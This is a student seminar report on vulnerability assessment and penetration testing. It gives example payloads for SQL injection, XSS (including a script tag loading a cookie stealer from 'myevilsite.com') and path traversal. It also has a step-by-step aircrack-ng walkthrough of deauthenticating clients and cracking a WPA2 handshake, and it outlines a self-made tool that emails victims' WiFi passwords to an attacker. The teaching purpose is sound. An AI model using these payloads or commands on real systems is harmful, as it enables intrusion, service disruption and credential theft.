**SEMINAR REPORT**

**On**

**“ VULNERABILITY ASSESSMENT AND PENETRATION TESTING”**

**By**

**GIBRAAN JAFAR**

**ROLL NO:321004**

**TE-A**

**Under the guidance of Mrs. Vaishali Mishra**

**AT**

**DEPARTMENT OF COMPUTER ENGINEERING**

**VISHWAKARMA INSTITUTE OF INFORMATION TECHNOLOGY, Pune**

**Affiliated to**

**Savitribai Phule Pune University [2018-19]**



***CERTIFICATE***

This is to certify that **GIBRAAN JAFAR** from **Third Year Computer Engineering** has successfully completed her seminar work titled **“VULNERABILITY ASSESMENT AND PENETRATION TESTING”** at Vishwakarma Institute of Information Technology, Pune in the partial fulfillment of the Bachelor’s Degree in Engineering.

### ———————- ———————

### (Mrs. Vaishali Mishra) (Dr. S.R.Sakhare)

**Seminar Guide Head of Department**

### ——————————–

### (Dr. B. S. Karkare)

**Principal**

**ABSTRACT**

Perhaps the most important phase in Ethical Hacking is Vulnerability Assessment . No matter how

well a certain piece of software was made , it will always be susceptible to some weaknesses . These

weaknesses are known as vulnerabilities . Identification of these vulnerabilities comes under the phase of Vulnerability assessment . These vulnerabilities are left behind sometimes on purpose , as a backdoor by the person , organisation , group or company that authored the software , or unintentionally , not on purpose . The cause might be because of including a dependency that has a known bug which has not been patched , whether a patch for the same is available or not .

Some of the weaknesses that can be prevented by vulnerability assessment phase are privilege escalation , Cross Site Scripting also popularly known as XSS , SQL injection and many more .

**KEYWORD**

Vulnerability , Penetration , Network .

**Acknowledgements**

### I am profoundly grateful to **Mrs. Vaishali Mishra** for her guidance and continuous encouragement throughout to see that this seminar rights its target since its commencement to its completion.

I would like to express deepest appreciation towards **Dr. B.S.Karkare**, Principal VIIT, Pune, **Dr. S.R.Sakhare** HOD Computer Department whose invaluable guidance sup- ported the group in completing this seminar.

### At last I must express my sincere heartfelt gratitude to all the staff members of Computer Department who helped me directly or indirectly during this course of work.

### Gibraan Jafar

### (321004)

### TE-A

**Contents**

**1) Introduction**

**2) What are vulnerabilities ?**

**3) Why do vulnerabilities exist ?**

**4) Types of vuln**

**5) Tools used to find vulnerabilities .**

**6) What is penetration testing ?**

**5) How to exploit them ? Root-kits , botnets**

**7) wifi password clear text example**

**8) example : my py script , aircrack , metasploit**

**9) Conclusion**

**10) Refernces**

**1) Introduction**

Cybersecurity is the practice of protecting systems, networks, and programs from digital attacks. These [cyberattacks](https://www.cisco.com/c/en/us/products/security/common-cyberattacks.html) are usually aimed at accessing, changing, or destroying sensitive information; extorting money from users; or interrupting normal business processes. It is a set of techniques used to protect the integrity of networks , programs and data from attack , damage or unauthorized access .

Implementing effective cybersecurity measures is particularly challenging today because there are more devices than people and attackers are being forced to become more creative and innovative .

**Need**

At a time when more and more software is being created at an accelerated pace and proper

software development practices are not being followed , there are a host of vulnerabilities being left behind in the developed softwares to be determined and exploited by a variety of actors , both good and bad , for positive and nefarious purposes alike .

**WHAT ARE VULNERABILITIES ?**

Vulnerabilities as per definition is given as :

“ the quality or state of being exposed to the possibility of being attacked

or harmed either physically or emotionally “

In the sense of computer , in the context of computer and network security , it gains a slightly

different meaning

“ vulnerability is a weakness which can be exploited by a threat actor ,

such as an attacker , to perform unauthorized actions within a computer

system or a network of computer and its peripherals “

In lay man’s terms a vulnerability is

a loophole in the design strategy which can be taken advantage of to make

the target perform actions that were not intended to , for his/her own adavantage.

**WHY DO VULNERABILITIES EXIST?**

Every developer working enthusiastically on building a project , trying to beat the

production deadline or a submission deadline may leave behind open ends , which result

into unintended vulnerabilities .

There may be a variety of vulnerabilities in a software , network or system and the reason

for each may be different :

i) Very large projects tend to grow linearly or exponentially with size which substantially

increase probability of flaws and unintended access points .

ii) Familiarity : Using open source , well-known , common snipets of code from platforms

like Stack Overflow , AskUbuntu etc , increases the probability an attacker has or can find the knowledge and tools to exploit the flaw.

Iii) Connectivity : More physical connections, privileges, ports, protocols, and services and time each of those are accessible increase vulnerability .

iv) Password management flaws: The computer user uses weak passwords that could be discovered by brute force. The computer user stores the password on the computer where a program can access it. Re-used passwords by users between many programs and websites creates such flaws .

v) Fundamental Operating System Design flaws :

The operatin system that the designer chooses to enforce suboptimal policies on user/program management .

Example : Operating system that the designer chooses to enforce suboptomal policies such as default permit grant every program and every user full access to the entire computer . This operating system flaw allows viruses

and malware to execute commands on behalf of administrator .

vi) Internet Website Browsing :

Some internet websites may contain harmful Spyware or Adware that can be installed automatically on the computer system .After visiting those websites , the

computer system becomes infected and personal information gets collected and passed to third party individuals .

vii) Unchecked user input :

The program assumes that all user input is safe . Programs that do not check user input can allow unintended direct execution of commands or SQL statements .

viii) Not learning from past mistakes :

Most of the vulnerabilities discovered in Ipv4 protocol were again discovered in Ipv6 protocol software implementations .

Research has shown that the most vulnerable part of information system is the human user , operator , designer , basically the human element of the entire system . So humans should be considered as asset , threat , information resources . The part of ethical hacking that involves

compromising the human aspect of the information system is called Social Engineering which is

a growing concern .

**TYPES OF VULNERABILITIES**

Vulnerabilites can appear in the most unexpected of places and come in pretty much all shape

and sizes . For the sake of classification , hey an broadly be classified into following categories :

1) Buffer Overflow :

Buffer Overflow also called a buffer overrun is a program anomaly where a program while writing data to a buffer , overruns the boundary of the buffer and overwrites the

neighbouring memory locations . Buffer overflows can be triggered by not correctly formed inputs . Buffers are widespread in Operating System code , so it is possible to

make attacks that perform privilege escalation and gain unlimited access to computer’s

resources . The notorious Morris Worm of 1988 used Buffer Overflow as its attack strategy

2) Dangling Pointers :

Another very popular programming mistake that leads to wild pointers .

These are pointers that do not point to a valid object of appropriate type . These arise during object destruction , when an object that has an incoming reference is deleted or deallocated , without modifying value if the pointer , so that the pointer still points to the

memory location of the deallocated memory .

Example : In following snippet of C code :

#include<stdlib.h>

void func()

{

char \*var = malloc(SOME\_CONSTANT);

*----------\* some liines of code \*----------*

free(var); //var is now a dangling pointer

var = NULL; //var is no longer dangling

}

3)Code injection *:*

is the exploitation of a computer bug that is caused by processing invalid data. Done by attacker to introduce ie: inject code into a vulnerable computer program and can change the course of execution . Successful code execution may be catastrophic and may result in allowing computer worms to propagate . Injection flaws are mostly found in SQL

LDAP , Xpath or NoSQL queries . Possible consequenses of injection can be data loss , corruption , denial of access or even a complete host takeover .

Example :

SQL Injection

Consider a web page that has two fields to allow users to enter a username and a password.

The code behind the page generates following SQL query to check the password against

list of usernames :

SELECT Username

FROM User

WHERE Username = ‘username’

AND Password = ‘password’

If a malicious user enters a valid username and injects some valid code

{ password ‘ OR ‘1’ = ‘1’ } in the Password field , then resulting query looks like this :

SELECT Username

FROM User

WHERE Username = ‘username’

AND Password = ‘password’ OR ‘1’ = ‘1’

The ‘1’ = ‘1’ will always be true amd many rows will be returned , thereby allowing access

HTML Script injection , Object injection , Remote file injection , Format Specifier injection and Shell injection are some other types of injection vulnerabilities .

4) Cross Site Scripting

also referred to as XSS aretypically found in web applications . XSS enable attackers to

inject client-side scripts into web pages viewed by others . An XSS may be used by attackers to bypass access controls such as same-origin policy .

Mostly divided into Non-persistent ie: reflected and Persistent ie: stored XSS attacks.

Example of Non-persistent XSS :

Suppose you visit [www.xyz.com](http://www.xyz.com/) where you have an account . When you search for something say “abc” and if no results were found , the webpage returns

“abc not found” and the url becomes “<http://xyz.com/search?q=abc>” . This is normal expected behaviour .

However if in the search box you enter :

<script type=”application/javascript”> alert(1) ; </script> then ,

a) an alert box appeard with its contents as 1 .

b) the web page displays “not found” along with the error message with text

1

c) the url becomes

“<http://xyz.com/search?q>=<script%20type=’application/javascript’>alert(1)</script> which is exploitable behaviour .

Example of Persistent XSS :

Again suppose you have an account at [http://xyz.com](http://xyz.com/) and you login and go to the

news section where in the comments section you enter

“This ASUS ROG series motherboard is amazing !<script src=”<http://myevilsite.com/authstealer.js>”>

where the authstealer.js is a malicious javscript code you have written .

When anyone else loads the same page with the comment you have posted ,

your malicious script tag is executed and it steals the other user’s authorization

cookie , sending it to your server for collection .

Viola , now you can hijack anyone else’s session and impersonate that person .

5) Directory Traversal attacks :

Also called path traversal attacks consist in exploiting insufficient security validation or rather sanitization of user-supplied input file names , such that charecters representing “traverse to parent directory” are passed through to the file APIs .

Purpose of this attack is to gain unauthorized access to the file system .

Sometimes this is also called the “dot dot slash” or ../ attack .

Example :

If something like this is included in your backend code :

<?php

$template = ‘something.php’;

if(isset($\_COOKIE[‘TEMPLATE’]))

$template = $\_COOKIE[‘TEMPLATE’];

include (“/home/users/phpguru/templates/” . $template);

?>

then ,

and attack against your system could send following HTTP request :

GET / vulnerable.php HTTP /1.0

cookie: TEMPLATE=../../../../../../../../../etcpasswd

The / etc*/*passwd file commonly contains hashed passwords . Collecting the

hashed passwords can then be cracked by crackers .

**TOOLS TO FIND VULNERABILITIES**

A number of tools are available to detect the vulnerabilities explained above .

Some tools are more customized for a specific type of vulnerabilities , while some

are more generic :

1) Code injection :

easier to find by source code review than by testing . Fuzzers and scanners can help immensely .

Some popular examples are :

WebScarab : a framework for analyzing application that communicate using

the HTTP and HTTPS protocols .

JbroFuzz : a web application fuzzer

WSFuzzer : real-world manual SOAP pen testing tool .

BurpSuite : is an perhaps the most web vulnerability detection utility .

It contains a fuzzer and a scanner among a wide host of

other useful utilities .

Wireshark : a very widely used network protocol analyzer .

Aircrack-ng : complete suite of tools to assess Wifi network security

**WHAT IS PENETRATION TESTING ?**

Penetration testing , also referred to as pen testing or even ethical hacking , is the practice of testing a computer system or web application to find security vulnerabilities that an attacker could exploit .

It can be automated with software applications or performed manually . Eitherway , the process involves gathering informatiion about the target before the attempt , identify possible entry points , attempt breaking in and reporting back the results .

**WHY TO PERFORM PENETRATION TESTING ?**

Themain constituents of any organization or a company is the human beings involved . Whatever the company makes or whatever the company consumes is also a product of humans involved . An as such , it is inherent to some weaknesses or vulnerabilities according to above explanation about vulnerabilities . This makes a Penertation Test quite essential for any company or organization .

One of the most important reasons of a “pen test” is to identify weak spots in an organization’s secuirty posture as well as measure the compliance of its security policy , test the awareness of the people working about security issues and determine whether and how to organization would be subject to security disasters .

It can also highlight weakness in a company’s security policies . Example :

although a security policy focuses on preventing and detecting an attack on an enterprise’s system , that policy may not include a prcocess to expel a malicious agent .

For example , very recently there was a major security lapse at ASUS , one of the world’s largest computer makers in the world . In this attack cyber-criminals hijacked the ASUS computers software update tool to install malware on client computers . ASUS live update tool , which comes pre-installed in every ASUS computer , contacts the ASUS update server periodically to see if any firmware or other software updates are available such as BIOS , UEFI , drivers and applications and the tool installed on laptops and other devices .

Here attackers performed a sophisticated supply chain attack to compromise the company server and infect the user’s computer directly with the malware through automatic software update utility .

**SAMPLE PENETRATION TEST**

Typically all devices that interact with the internet are located behind some router , gateway or such a device . The reasons for such a network architecture are :

1) As of today Ipv4 is more popular for assigning IP addresses . However these are very

limited as compared to number of internet connected devices . Thus most of the devices

are placed behind deviecs like routers , modems etc , that act as a gateway and assign

temporary IP addresses whereas , all traffic from a certain network behind a router

appears to come from a single IP address ,which is the one given to the router by the

DHCP server of the ISP [ Internet Service Providers ].

2) Another major reason is that , no one outside the client router network can access or

identify any device inside the network .

Devices inside the network can request for resources on the internet and get responses

accordingly , but no device on the internet can request for any resource on inside the

network .

3) Most of the times ISP run a NAT [ Network Address Translation ]

network for security of their clients . A NAT network is different from typical

architecture of routers in the sense that , one or more ports can be opened in a router

towards a particular device inside a network , but no such exception can be made in a

NAT network .

In such a situation , how is a penetration tester supposed to gain access to a nework and

enumerate the devices in the network and gain access ?

In such an arrangement , the penetration tester has multiple options

1) Target the ISP and its DHCP server

2) Determine vulnerabilities in the firmware of the router and exploit that .

3) Determine vulnerabilities in the communication protocol of the network and exploit that .

4) Target the endpoint , that is the individual network or any device within .

{--------------------------- Picture of the network architecture -------------------------------------}

Typically , the weakest point in this arrangement is the client network , so we will be targetting

that .

For the sake of this demonsrtation , we will be considering a Wifi network with the most secure

and latest communication protocol : WPA2 with TKIP [ Temporal Key Integrity Protocol ] .

There are 2 possible attack vectors :

1) Aircrack – ng suite of tools :

Requirements :

Attacker :

a) Kali 2017.1 and above

b) wireless adapter that includes a chipset which can support

monitor mode at 2.4 Ghz and 5Ghz frequencies .

Eg: Realtek RTL8812AU USB Wireless adapter .

c) aircrack-ng suite of tools

{ Below is the Realtek8812AU chipset adaptor }



Step 1 :

Install the drivers for the adaptor by following commads :

1) apt-get update

2) apt-get install realtek-rtl88xxau-dkms

Step 2 : Bring wireless adaptor into monitor mode by following commands :

1) ifconfig wlan0 down


2) airodump-ng check kill // this kills processes like wpa\_supplicant and dhclient

3) iwconfig wlan0 mode monitor

4) ifconfig wlan0 up

Step 3 : Scan for wireless networks near you by following command :

airodump-ng wlan0 // wlan0 is the interface we wre using .




Suppose our target wireless network is the one indicated by BSSID : 18:A6:F7:43:67:48 , whose corresponding ESSID is : MyWifi\_MyRules .

Step 4 : Scan for devices on the network and collect network traffic :

airodump-ng –bssid 18:A6:F7:43:67:48 –channel 6 -o Seminar wlan0

// we have specified channel 6 because we know it from Step 3

Here we see that there are 5 devices on the network whose individual MAC Addresses are given under the STATION column .


Our goal is to capture the 4-way handshake and crack it .

To do that we must first deauthenticate the devices currently on the network .

Step 5 : Deauthenticate devices on the network :

aireplay-ng -0 0 -a 18:A6:F7:43:67:48 wlan0 // This command basically launches a DOS

attack against the router



When we stop above attack , and devices auto-reconnect to the router , we catch the

WPA handshake .

Step 6 : Select / Create wordlist :

To bruteforce a WPA2 password , either select a good wordlist like

rockyou.txt =>

crunch 11 12 Jafrs729820 -w Seminar\_List

crunch => tool to be used

- 11 => minimum number of character in each word

- 12 => maximum number of character in each word


Jafrs729820 => Characters to be used to form words

-w Seminar\_List = Output to be written to file named Seminar\_List

This creates a file of approximately 12 MB which we will use for cracking the password .

Step 7 : Crack the wifi password :

aircrack-ng Seminar-01.cap -w Seminar\_List

Time required for cracking the password depends on the speed of your CPU .

Here we could hash and check roughly 4800 keys per second because aircrack-ng is being used which utilizes the CPU only .

Incase of a much larger wordlist , we can use hashcat which utilizes the GPU .

From our experiments , on a Lenovo Ideapad 310 with a Nvidia GeForce 920M we were able

to crush roughly 60,000 keys per second .

Advantages of this technique :

1) No victim involvement

2) No social engineering involved .

Disadvantages of this technique :

1) This invloves brute-forcing

2) Sucess in cracking password depends on quality of wordlist

{ Pic of aircrack-ng }

2) WifiPasswordStealer

Author : This tool was designed and developed from scratch by us .

Use : Retrieves all SSID and their respective Passwords from the target computer by

emailing to the malicious actor’s email address .

Requirements : python pre-installed on target computer and working internet connection .

{ ------------- CODE with EXPLANATION ----------------- }

{ Pic of email to victim }

{ Pic of victim executing it }

{ Pic of email received }